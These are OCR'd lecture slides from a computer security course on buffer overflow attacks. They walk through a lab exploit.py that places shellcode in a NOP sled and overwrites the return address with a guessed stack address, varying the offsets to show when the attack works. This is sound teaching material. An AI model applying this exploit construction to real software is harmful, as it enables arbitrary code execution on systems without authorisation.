CSCI 476: Computer Security

Buffer Overflow Attack (Part 3)

Shellcode, Bypassing Countermeasures

Reese Pearsall


Fall 2023

Announcements

Go to the career fair

Lab 3 (Buffer Overflow) will be posted sometime in the next few days. Won’t be due until October 15th

Thursday will be a help session for lab 3 (no lecture)



Notepad++ 8.5.7 released with fixes for four security vulnerabilities

By **Bill Toulas** September 8, 2023 03:46 PM 0

HERE WE GO AGAIN —

A new Chrome 0-day is sending the Internet into a new chapter of Groundhog Day


If your software package involves VP8 video encoding, it's likely vulnerable to attack.

Binarly Advisories

[BRLY-2021-003] The stack buffer overflow vulnerability leads to arbitrary code execution in UEFI application on multiple HP devices.

THE STACK

THE STACK



bof() stack frame (stack.c)

“badfile”


bof() stack frame (stack.c)

<u>Step 2:</u> Find the address of our malicious **shellcode**

NOP

The NOP instruction *does nothing*, and the advances to the next instruction


Step 2: Find the address of our malicious **shellcode**



There are two important values we need in a buffer overflow attack

1. The address of the return address
2. The memory address of our malicious code that we put as the *new* return address

<u>Step 2:</u> Find the address of our malicious **shellcode**



There are two important values we need in a buffer overflow attack

1. The address of the return address
2. The memory address of our malicious code that we put as the *new* return address

We found the location of the return address (relative to the `buffer`), by using `gdb`

For the memory address of our malicious code, we made a guess (somewhere above `ebp`), and hope it lands somewhere in our NOP sled

exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#########################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#########################################################################
```

`start` will determine where in the list the malicious code will be inserted

exploit.py

This script will construct our `badfile` for us!


```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200        # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`ret` is the value we put at the return address (our guess!!)



exploit.py

This script will construct our `badfile` for us!

```
#######################################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4          # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#######################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`offset` is where in our list we place the return address (`ret`)


exploit.py

This script will construct our `badfile` for us!

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We have some wiggle room with our guess, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
###################################################################
# Put the shellcode somewhere in the payload
start = 450          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
###################################################################
```

We have some wiggle room with where we place our malicious code, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 500           # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

We cant go too far, otherwise it will not be read by badfile (the vulnerable program only reads up to 517 bytes)



Malicious code that will not be read in by badfile

Our attack no longer works, because our payload got cut off

